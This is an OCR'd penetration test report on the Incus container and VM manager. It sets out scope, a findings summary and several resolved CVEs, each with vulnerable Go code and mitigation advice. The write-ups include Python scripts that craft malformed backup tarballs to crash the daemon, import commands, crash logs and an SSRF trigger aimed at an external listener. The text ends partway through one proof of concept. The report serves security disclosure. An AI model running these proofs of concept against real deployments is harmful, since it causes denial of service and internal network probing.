


PLATINUM

ISO/IEC 27001:2022
ISMS Certified
by Consilium Labs (IAS)

AICPA
SOC 2
Formerly SAS 70 Reports

Pentest Report

Client:
Incus Maintainers

Incus Test Targets:

Daemon & REST API
Networking & Exposure
Pre-auth Surfaces
Authorization Enforcement
Restricted Access Tests
Guest Isolation
Images & Storage
Supply Chain
Threat Model

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Dariusz Jastrzębski
- Dheeraj Joshi, BTech.
- Miroslav Štampar, PhD.
- Nabih Benazzouz, MSc.
- Patrick Ventuzelo, MSc.
- Szymon Grzybowski, MSc.

7ASecurity
Protect Your Site & Apps
From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

“Incus is a next-generation system container, application container, and virtual machine manager.
It provides a user experience similar to that of a public cloud. With it, you can easily mix and match both containers and virtual machines, sharing the same underlying storage and network.!”

From https://linuxcontainers.org/incus/

This document outlines the results of a penetration test and *whitebox* security review conducted against the Incus platform. The project was solicited by the Incus maintainers, funded by the Sovereign Tech Agency, and executed by 7ASecurity in March 2026. The audit team dedicated 46 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure Incus users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 8 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by March 2026, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Signal channel The Incus team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

This audit split the scope items into the following work packages, which are referenced in the ticket headlines as applicable:

- WP1: API Surface & Pre-Auth Exposure Audit
- WP2: Authorization & Restricted Access Audit
- WP3: Guest Isolation, Images, Storage & Networking Audit
- WP4: Parser Fuzzing & Test Case Creation
- WP5: Supply Chain & Release Process Review
- WP6: Lightweight Threat Model

The findings of the security audit (WP1-4) can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
14	*17*	*31*

Please note that the analysis of the remaining work packages WP5 and WP6 are provided separately, in the following sections of this report:

- WP5: Incus Supply Chain & Release Process Review
- WP6: Incus Lightweight Threat Model

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the Incus applications.

Scope

The following list outlines the items in scope for this project:

- **WP1: API Surface & Pre-Auth Exposure Audit**
  - https://github.com/lxc/incus/tree/v6.22.0
  - https://linuxcontainers.org/incus/docs/main/
- **WP2: Authorization & Restricted Access Audit**
  - As above
- **WP3: Guest Isolation, Images, Storage & Networking Audit**
  - As above
- **WP4: Parser Fuzzing & Test Case Creation**
  - As above
- **WP5: Supply Chain & Release Process Review**
  - As above
- **WP6: Lightweight Threat Model**
  - As above

Overview of Findings

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities
14

The following chart summarizes the identified findings classified as vulnerabilities with higher exploitation potential:




Fig.: Summary of vulnerabilities identified

Summary of Findings

The vulnerabilities with higher exploitation potential identified during this engagement can be summarized as follows:

Risk	Issue
Critical	INC-01-024 WP3: OVN TLS Verification Accepts Peer-Supplied Roots
Critical	INC-01-026 WP3: Arbitrary File Read via Pongo2 Template Injection
Critical	INC-01-030 WP1/3: Arbitrary File Write via Systemd Path Traversal
High	INC-01-006 WP3: Panic via S3 Restore Header Slicing
High	INC-01-008 WP1: Nil-Pointer Dereference Panic via Bucket Metadata
High	INC-01-009 WP1: Panic via Snapshot Bounds Check
High	INC-01-020 WP1/2: Authentication Bypass in Incus WebUI
High	INC-01-022 WP1: Nil-Pointer Dereference via Custom Volume Import
High	INC-01-028 WP2: Restricted Project Policy Bypass via Backup Import
Medium	INC-01-007 WP3: Blind SSRF via Image Import Preflight HEAD
Medium	INC-01-014 WP4: Nil-Pointer Dereference via S3 Bucket Import
Medium	INC-01-019 WP4: Nil Dereferences on Restore via Malformed YAML
Medium	INC-01-023 WP1: Unbounded Binary Import Disk Exhaustion
Low	INC-01-015 WP4: Unbounded YAML Metadata Decode via Parsing

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note that these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *INC-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

INC-01-006 WP3: Panic via S3 Restore Header Slicing *(High)*

Retest Notes: Resolved by Incus[1] and confirmed by 7ASecurity.
References: CVE-2026-33743[2], Github advisory GHSA-vg76-xmhg-j5x3[3].

The S3 transfer manager contains an unchecked string slicing vulnerability that allows an authenticated attacker to crash the daemon during S3 restore operations. While processing tar headers from a supplied backup archive, the code skips only the index entry and strips the expected bucket prefix from all other entries without first validating the header name.

In Go, slicing a string with a starting index beyond the string length triggers a runtime panic. Because no prefix or length validation is performed before this operation, a malicious archive containing a non-index entry with a shorter-than-expected header name can trigger a slice-bounds panic and terminate the daemon. This results in immediate DoS on the node.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/storage/s3/transfer_manager.go

Affected Code:

```
func (t TransferManager) UploadAllFiles(bucketName string, srcData io.ReadSeeker) error
{
    [...]
    for {
        hdr, err := tr.Next()
        if err == io.EOF {
            break // End of archive.
        }

        // Skip index.yaml file
        if hdr.Name == "backup/index.yaml" {
            continue
        }
```

[1] https://github.com/lxc/incus/pull/3273
[2] https://nvd.nist.gov/vuln/detail/cve-2026-33743
[3] https://github.com/lxc/incus/security/advisories/GHSA-vg76-xmhg-j5x3

```
        // Skip directories because they are part of the key of an actual file
        fileName := hdr.Name[len("backup/bucket/"):]

        _, err = minioClient.PutObject(ctx, bucketName, fileName, tr, -1,
minio.PutObjectOptions{})
        if err != nil {
            return err
        }
    }

    return nil
}
```

The following PoC demonstrates that a malformed backup archive containing a non-index tar entry with a shorter-than-expected name can trigger a slice-bounds panic in the S3 restore path and terminate the *incusd* daemon.

Step 1: Enable the storage buckets listener

On the Incus host, enable the storage buckets listener so that the S3 transfer path can initialize correctly during import.

Command:

```
incus config set core.storage_buckets_address :4443
```

Step 2: Create the malicious archive

From a client or workstation with Python available, create a crafted backup archive that contains a valid *backup/index.yaml* entry followed by a second entry whose name is shorter than the expected *backup/bucket/* prefix length.

Commands:

```
cat <<EOF > poc_s3_slicing.py
import tarfile
import io
import yaml

index_data = {
    "name": "s3-slice-panic",
    "config": {
        "bucket": {
            "description": "Bypassing metadata checks",
            "config": {}
        },
        "bucket_keys": [
            {
```

```
                "name": "poc-key",
                "role": "admin",
                "description": "Bypassing key lookup",
                "access-key": "AAAAAAAAAAAAAAAAAAAA",
                "secret-key": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
            }
        ]
    }
}

malicious_file = "backup/x"

with tarfile.open("s3_panic.tar.gz", "w:gz") as tar:
    content = yaml.dump(index_data).encode("utf-8")
    idx_info = tarfile.TarInfo(name="backup/index.yaml")
    idx_info.size = len(content)
    tar.addfile(idx_info, io.BytesIO(content))

    panic_content = b"trigger_s3_panic"
    p_info = tarfile.TarInfo(name=malicious_file)
    p_info.size = len(panic_content)
    tar.addfile(p_info, io.BytesIO(panic_content))

print("[+] PoC Tarball Created: s3_panic.tar.gz")
EOF

python3 poc_s3_slicing.py
```

Result:

```
[+] PoC Tarball Created: s3_panic.tar.gz
```

Step 3: Trigger the vulnerable import path

From an Incus client with permission to import storage buckets, import the crafted archive into any valid storage pool.

Command:

```
incus storage bucket import local-pool s3_panic.tar.gz panic-test
```

Result:

```
Error: Operation not found
```

Step 4: Verify the daemon panic

On the Incus host, inspect the service logs and confirm that the daemon terminated with a slice-bounds panic in *TransferManager.UploadAllFiles*.

Command:

```
journalctl -u incus --since "3 minutes ago" | grep -A 15 "panic"
```

Result:

```
Mar 23 16:35:09 incus-7a incusd[184162]: panic: runtime error: slice bounds out of
range [14:8]
Mar 23 16:35:09 incus-7a incusd[184162]: goroutine 629540 [running]:
Mar 23 16:35:09 incus-7a incusd[184162]:
github.com/lxc/incus/v6/internal/server/storage/s3.TransferManager.UploadAllFiles({0x1f
0decd55d40, {0x1f0decc53830, 0x14}, {0x1f0deccb9800, 0x28}}, {0x1f0ded56f7a0, 0xa},
{0x260bb00, 0x1f0dec6820b8})
Mar 23 16:35:09 incus-7a incusd[184162]:
/home/stgraber/Code/lxc/incus/internal/server/storage/s3/transfer_manager.go:139 +0x56a
Mar 23 16:35:09 incus-7a incusd[184162]:
github.com/lxc/incus/v6/internal/server/storage.(*backend).CreateBucketFromBackup(0x1f0
dec6f0840, {{0x1f0dedd444d3, 0x9}, {0x1f0ded56f7a0, 0xa}, {0x0, 0x0}, {0x1f0ded5c15f8,
0xa}, {0x0, ...}, ...}, ...)
Mar 23 16:35:09 incus-7a incusd[184162]:
/home/stgraber/Code/lxc/incus/internal/server/storage/backend.go:7790 +0x88a
Mar 23 16:35:09 incus-7a incusd[184162]:
main.createStoragePoolBucketFromBackup.func3(0x1f0ded175420?)
Mar 23 16:35:09 incus-7a incusd[184162]:
/home/stgraber/Code/lxc/incus/cmd/incusd/storage_buckets.go:1467 +0x19c
Mar 23 16:35:09 incus-7a incusd[184162]:
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start.func1(0x1f0dece80
140)
Mar 23 16:35:09 incus-7a incusd[184162]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:307 +0x26
Mar 23 16:35:09 incus-7a incusd[184162]: created by
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start in goroutine
629514
Mar 23 16:35:09 incus-7a incusd[184162]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:306 +0x105
Mar 23 16:35:09 incus-7a systemd[1]: incus.service: Main process exited, code=exited,
status=2/INVALIDARGUMENT
Mar 23 16:35:09 incus-7a systemd[1]: incus.service: Failed with result 'exit-code'.
Mar 23 16:35:09 incus-7a systemd[1]: incus.service: Unit process 159855
(qemu-system-x86) remains running after unit stopped.
Mar 23 16:35:09 incus-7a systemd[1]: incus.service: Unit process 184230 (dnsmasq)
remains running after unit stopped.
```

It is recommended to validate that the header name begins with the expected bucket prefix and is at least as long as that prefix before slicing the string. If the entry does not

match the expected archive format, the function should return a normal validation error and abort processing safely rather than allowing a runtime panic.

INC-01-007 WP3: Blind SSRF via Image Import Preflight HEAD *(Medium)*

Retest Notes: Resolved by Incus[4] and confirmed by 7ASecurity.
References: CVE-2026-35527[5], Github advisory GHSA-8gw4-p4wq-4hcv[6].

The image import flow performs outbound network access to a user-supplied URL before the request is fully validated and before the import is rejected. The URL information helper constructs a *HEAD* request directly from the supplied source URL and immediately sends it to resolve image metadata.

A host-originated *HEAD* request is issued from attacker-controlled input during the image import preflight stage. In the observed reproduction, this request is sent before the flow fails on later processing requirements, such as missing image metadata headers. As a result, an authenticated user can coerce the daemon into making blind outbound *HEAD* requests to arbitrary destinations. This yields a blind server-side request forgery (SSRF) primitive against internal services, unroutable address space, or cloud metadata endpoints reachable by the host. This vulnerability pattern is similar to CVE-2026-24767[7].

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/cmd/incusd/images.go

Affected Code:

```
func imgPostURLInfo(ctx context.Context, s *state.State, r *http.Request, req api.ImagesPost, op *operations.Operation, project string, budget int64) (*api.Image, error) {
    [...]
    head, err := http.NewRequest("HEAD", req.Source.URL, nil)
    if err != nil {
        return nil, err
    }

    [...]

    head.Header.Set("User-Agent", version.UserAgent)
    head.Header.Set("Incus-Server-Architectures", strings.Join(architectures, ", "))
    head.Header.Set("Incus-Server-Version", version.Version)
```

[4] https://github.com/lxc/incus/pull/3273
[5] https://nvd.nist.gov/vuln/detail/cve-2026-35527
[6] https://github.com/lxc/incus/security/advisories/GHSA-8gw4-p4wq-4hcv
[7] https://nvd.nist.gov/vuln/detail/CVE-2026-24767

```
    raw, err := myhttp.Do(head)
    if err != nil {
        return nil, err
    }

    hash := raw.Header.Get("Incus-Image-Hash")
    if hash == "" {
        return nil, errors.New("Missing Incus-Image-Hash header")
    }

    url := raw.Header.Get("Incus-Image-URL")
    if url == "" {
        return nil, errors.New("Missing Incus-Image-URL header")
    }

    info, _, err := ImageDownload(ctx, r, s, op, &ImageDownloadArgs{
        Server:      url,
        Protocol:    "direct",
        Alias:       hash,
        AutoUpdate:  req.AutoUpdate,
        Public:      req.Public,
        ProjectName: project,
        Budget:      budget,
    })
    [...]
}
```

The following PoC demonstrates that an authenticated user can trigger a host-originated *HEAD* request to an arbitrary external URL during the image import preflight stage.

Step 1: Select the reproduction project

From an Incus client with access to the target server, switch into the project used for reproduction. In this environment, the selected project was configured as *restricted=true* with a restrictive *restricted.images.servers* policy.

Command:

```
incus project switch restricted
```

Step 2: Trigger the preflight request to an arbitrary URL

From the same Incus client, attempt to import an image from an attacker-controlled or observable URL. In this example, *webhook.site* is used as an external listener to capture the host-originated request.

Command:

```
incus image import https://webhook.site/0270eca3-4197-4194-97b6-1280f1070c3a --alias
my-ssrf-image
```

Result:

```
Error: Missing Incus-Image-Hash header
```

Step 3: Verify the outbound HEAD request in the external listener

In the *webhook.site* request log for the URL above, confirm that the Incus host issued a *HEAD* request before the import failed. In this reproduction environment, the request originated from a server running Incus v6.22.0.

Result:

```
HEAD /0270eca3-4197-4194-97b6-1280f1070c3a HTTP/1.1
Host: webhook.site
User-Agent: Incus 6.22 (Linux; x86_64; 6.19.6; Debian GNU/Linux; 13) (zfs 2.4.1-1)
Incus-Server-Version: 6.22
Incus-Server-Architectures: x86_64, i686
```

It is recommended to defer all outbound network interaction associated with URL-based image imports, including metadata preflight requests, until after the supplied URL has passed all validation and policy checks required by the import flow. If the import would later fail or be disallowed, the daemon should reject the request before issuing any network traffic.

INC-01-008 WP1: Nil-Pointer Dereference Panic via Bucket Metadata *(High)*

Retest Notes: Resolved by Incus[8] and confirmed by 7ASecurity.
References: CVE-2026-40195[9], Github advisory GHSA-gc7j-g665-rxr9[10].

The storage bucket migration subsystem contains a nil-pointer dereference vulnerability that allows an authenticated attacker to crash the daemon during bucket import operations. The vulnerability is present in the backup metadata handling logic, where the daemon processes the *index.yaml* file from an imported archive and then accesses members of the parsed backup configuration without first verifying that the configuration object was initialized.

In Go, dereferencing a nil pointer triggers a runtime panic. Because *CreateBucketFromBackup* assumes that *srcBackup.Config* is populated from the supplied archive, a malicious or malformed *index.yaml* that omits the config block causes the daemon to dereference a nil pointer and terminate. This results in denial of service on the affected node.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/storage/backend.go

Affected Code:

```
func (b *backend) CreateBucketFromBackup(srcBackup backup.Info, srcData io.ReadSeeker,
op *operations.Operation) error {
    [...]
    bucketRequest := api.StorageBucketsPost{
        Name:             srcBackup.Name,
        StorageBucketPut: srcBackup.Config.Bucket.StorageBucketPut,
    }

    // Create the bucket to import.
    err = b.CreateBucket(srcBackup.Project, bucketRequest, op)
    if err != nil {
        return err
    }

    reverter.Add(func() { _ = b.DeleteBucket(srcBackup.Project, bucketRequest.Name, op)
})

    // Upload all keys from the backup.
    for _, bucketKey := range srcBackup.Config.BucketKeys {
        bucketKeyRequest := api.StorageBucketKeysPost{
```

[8] https://github.com/lxc/incus/pull/3273
[9] https://nvd.nist.gov/vuln/detail/cve-2026-40195
[10] https://github.com/lxc/incus/security/advisories/GHSA-gc7j-g665-rxr9

```
            Name:                bucketKey.Name,
            StorageBucketKeyPut: bucketKey.StorageBucketKeyPut,
        }

        _, err := b.CreateBucketKey(srcBackup.Project, srcBackup.Name,
bucketKeyRequest, op)
        if err != nil {
            return err
        }
    }

    // Upload all files from the backup.
    backupKey, err := b.getFirstAdminStorageBucketPoolKey(srcBackup.Project,
srcBackup.Name)
    if err != nil {
        return err
    }

    [...]
}
```

The following PoC demonstrates that a malformed bucket backup archive with an *index.yaml* file that omits the config block can trigger a nil-pointer dereference and crash the *incusd* daemon during bucket import.

Step 1: Create the malformed archive

From a client or workstation with Python available, generate a minimal bucket backup archive whose *index.yaml* omits the *config* section.

Commands:

```
cat <<EOF > poc_bucket_nil.py
import tarfile
import io

index_content = b"name: dos-trigger\n"

with tarfile.open("nil_panic.tar.gz", "w:gz") as tar:
    info = tarfile.TarInfo(name="backup/index.yaml")
    info.size = len(index_content)
    tar.addfile(info, io.BytesIO(index_content))

print("[+] Nil-Pointer PoC Tarball created: nil_panic.tar.gz")
EOF

python3 poc_bucket_nil.py
```

Result:

```
[+] Nil-Pointer PoC Tarball created: nil_panic.tar.gz
```

Step 2: Trigger the vulnerable bucket import path

From an Incus client with permission to import storage buckets, import the crafted archive into any valid storage pool.

Command:

```
incus storage bucket import local-pool nil_panic.tar.gz crash-test
```

Result:

```
Error: Operation not found
```

Step 3: Verify the daemon panic

On the Incus host, inspect the service logs and confirm that the daemon terminated with a nil-pointer panic in the bucket import path.

Command:

```
journalctl -u incus --since "3 minutes ago" | grep -A 15 "panic"
```

Result:

```
Mar 23 17:19:11 incus-7a incusd[237735]: panic: runtime error: invalid memory address
or nil pointer dereference
Mar 23 17:19:11 incus-7a incusd[237735]: [signal SIGSEGV: segmentation violation
code=0x1 addr=0x60 pc=0x168a223]
Mar 23 17:19:11 incus-7a incusd[237735]: goroutine 9635 [running]:
Mar 23 17:19:11 incus-7a incusd[237735]:
github.com/lxc/incus/v6/internal/server/storage.(*backend).CreateBucketFromBackup(0x254
e0c0706c0, {{0x254e0cd77263, 0x9}, {0x254e0c408ce0, 0xa}, {0x0, 0x0}, {0x254e0c964c48,
0xa}, {0x0, ...}, ...}, ...)
Mar 23 17:19:11 incus-7a incusd[237735]:
/home/stgraber/Code/lxc/incus/internal/server/storage/backend.go:7754 +0x303
Mar 23 17:19:11 incus-7a incusd[237735]:
main.createStoragePoolBucketFromBackup.func3(0x191ca65?)
Mar 23 17:19:11 incus-7a incusd[237735]:
/home/stgraber/Code/lxc/incus/cmd/incusd/storage_buckets.go:1467 +0x19c
Mar 23 17:19:11 incus-7a incusd[237735]:
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start.func1(0x254e0c333
400)
Mar 23 17:19:11 incus-7a incusd[237735]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:307 +0x26
Mar 23 17:19:11 incus-7a incusd[237735]: created by
github.com/lxc/incus/v6/internal/server/operations.(*Operation).Start in goroutine 9576
Mar 23 17:19:11 incus-7a incusd[237735]:
/home/stgraber/Code/lxc/incus/internal/server/operations/operations.go:306 +0x105
```

```
Mar 23 17:19:11 incus-7a systemd[1]: incus.service: Main process exited, code=exited,
status=2/INVALIDARGUMENT
Mar 23 17:19:11 incus-7a systemd[1]: incus.service: Failed with result 'exit-code'.
Mar 23 17:19:11 incus-7a systemd[1]: incus.service: Unit process 159855
(qemu-system-x86) remains running after unit stopped.
Mar 23 17:19:11 incus-7a systemd[1]: incus.service: Unit process 237808 (dnsmasq)
remains running after unit stopped.
Mar 23 17:19:11 incus-7a systemd[1]: incus.service: Unit process 237825 (dnsmasq)
remains running after unit stopped.
```

It is recommended to validate that *srcBackup.Config* is not nil before attempting to access its members. If the required configuration metadata is missing from the archive, the function should return a structured error and abort the operation gracefully rather than allowing a runtime panic to crash the service.

INC-01-009 WP1: Panic via Snapshot Bounds Check *(High)*

Retest Notes: Resolved by Incus[11] and confirmed by 7ASecurity.
References: CVE-2026-40251[12], Github advisory GHSA-4m88-wxj4-9qj6[13].

The backup restore subsystem contains an out-of-bounds panic vulnerability caused by an invalid bounds check when indexing snapshot metadata arrays. The same flawed pattern also appears in the migration path.

When iterating through physical snapshots provided in a backup archive, the loop uses the index *i* to look up corresponding metadata in the parsed *Config.Snapshots* and *Config.VolumeSnapshots* slices. To ensure that the metadata slice is long enough, the code uses the guard condition *len(slice) >= i-1*. This check is incorrect because it can still evaluate to true when the subsequent *slice[i]* access is out of bounds, including when *i >= len(slice)*, triggering a runtime panic.

An attacker can trigger this by submitting a backup archive that contains physical snapshot directories, which drive the loop variable *i*, while supplying a tampered *index.yaml* with an empty or truncated snapshot metadata array. This causes the daemon to index beyond the end of the metadata slice and crash, resulting in immediate denial of service on the node.

Affected File:
https://github.com/lxc/incus/blob/v6.22.0/internal/server/storage/backend.go

Affected Code:

```
func (b *backend) CreateInstanceFromBackup(srcBackup backup.Info, srcData
io.ReadSeeker, op *operations.Operation) (func(instance.Instance) error, revert.Hook,
error) {
    [...]
    postHook := func(inst instance.Instance) error {
        [...]
        for i, backupFileSnap := range srcBackup.Snapshots {
            var volumeSnapDescription string
            var volumeSnapConfig map[string]string
            var volumeSnapExpiryDate time.Time
            var volumeSnapCreationDate time.Time

            // Check if snapshot volume config is available for restore and matches
snapshot name.
            if srcBackup.Config != nil {
                if len(srcBackup.Config.Snapshots) >= i-1 &&
```

[11] https://github.com/lxc/incus/pull/3273
[12] https://nvd.nist.gov/vuln/detail/cve-2026-40251
[13] https://github.com/lxc/incus/security/advisories/GHSA-4m88-wxj4-9qj6

```
srcBackup.Config.Snapshots[i] != nil && srcBackup.Config.Snapshots[i].Name ==
backupFileSnap {
                    // Use instance snapshot's creation date if snap info available.
                    volumeSnapCreationDate = srcBackup.Config.Snapshots[i].CreatedAt
                }

                if len(srcBackup.Config.VolumeSnapshots) >= i-1 &&
srcBackup.Config.VolumeSnapshots[i] != nil && srcBackup.Config.VolumeSnapshots[i].Name
== backupFileSnap {
                    // If the backup restore interface provides volume snapshot config
use it,
                    // otherwise use default volume config for the storage pool.
                    volumeSnapDescription =
srcBackup.Config.VolumeSnapshots[i].Description
                    volumeSnapConfig = srcBackup.Config.VolumeSnapshots[i].Config

                    if srcBackup.Config.VolumeSnapshots[i].ExpiresAt != nil {
                        volumeSnapExpiryDate =
*srcBackup.Config.VolumeSnapshots[i].ExpiresAt
                    }

                    // Use volume's creation date if available.
                    if !srcBackup.Config.VolumeSnapshots[i].CreatedAt.IsZero() {
                        volumeSnapCreationDate =
srcBackup.Config.VolumeSnapshots[i].CreatedAt
                    }
                }
            }

            [...]
        }
        [...]
    }
    [...]
}

[...]

func (b *backend) CreateInstanceFromMigration(inst instance.Instance, conn
io.ReadWriteCloser, args localMigration.VolumeTargetArgs, op *operations.Operation)
error {
    [...]
    if !isRemoteClusterMove || args.StoragePool != "" {
        for i, snapshot := range args.Snapshots {
            snapName := snapshot.GetName()
            newSnapshotName := drivers.GetSnapshotVolumeName(inst.Name(), snapName)
            snapConfig := vol.Config()          // Use parent volume config by
default.
            snapDescription := volumeDescription // Use parent volume description by
default.
            snapExpiryDate := time.Time{}
```

```
            snapCreationDate := time.Time{}

            // If the source snapshot config is available, use that.
            if srcInfo != nil && srcInfo.Config != nil {
                if len(srcInfo.Config.Snapshots) >= i-1 && srcInfo.Config.Snapshots[i]
!= nil && srcInfo.Config.Snapshots[i].Name == snapName {
                    // Use instance snapshot's creation date if snap info available.
                    snapCreationDate = srcInfo.Config.Snapshots[i].CreatedAt
                }

                if len(srcInfo.Config.VolumeSnapshots) >= i-1 &&
srcInfo.Config.VolumeSnapshots[i] != nil && srcInfo.Config.VolumeSnapshots[i].Name ==
snapName {
                    // Check if snapshot volume config is available then use it.
                    snapDescription = srcInfo.Config.VolumeSnapshots[i].Description
                    snapConfig = srcInfo.Config.VolumeSnapshots[i].Config

                    if srcInfo.Config.VolumeSnapshots[i].ExpiresAt != nil {
                        snapExpiryDate = *srcInfo.Config.VolumeSnapshots[i].ExpiresAt
                    }

                    // Use volume's creation date if available.
                    if !srcInfo.Config.VolumeSnapshots[i].CreatedAt.IsZero() {
                        snapCreationDate = srcInfo.Config.VolumeSnapshots[i].CreatedAt
                    }
                }
            }

            [...]
        }
    }
    [...]
}
```

The following PoC demonstrates that a tampered instance backup archive containing physical snapshot directories but an empty snapshot metadata array can trigger an out-of-bounds panic during restore.

Step 1: Generate a valid backup and tamper with its snapshot metadata

From an Incus client with access to the target server, create a minimal instance, create a snapshot, export it, and then modify the exported *index.yaml* so that the physical snapshot directory remains present while the nested snapshot metadata arrays are emptied.

Commands:

```
cat <<'EOF' > poc_snapshot_bounds.sh
#!/bin/bash
```

```
set -e

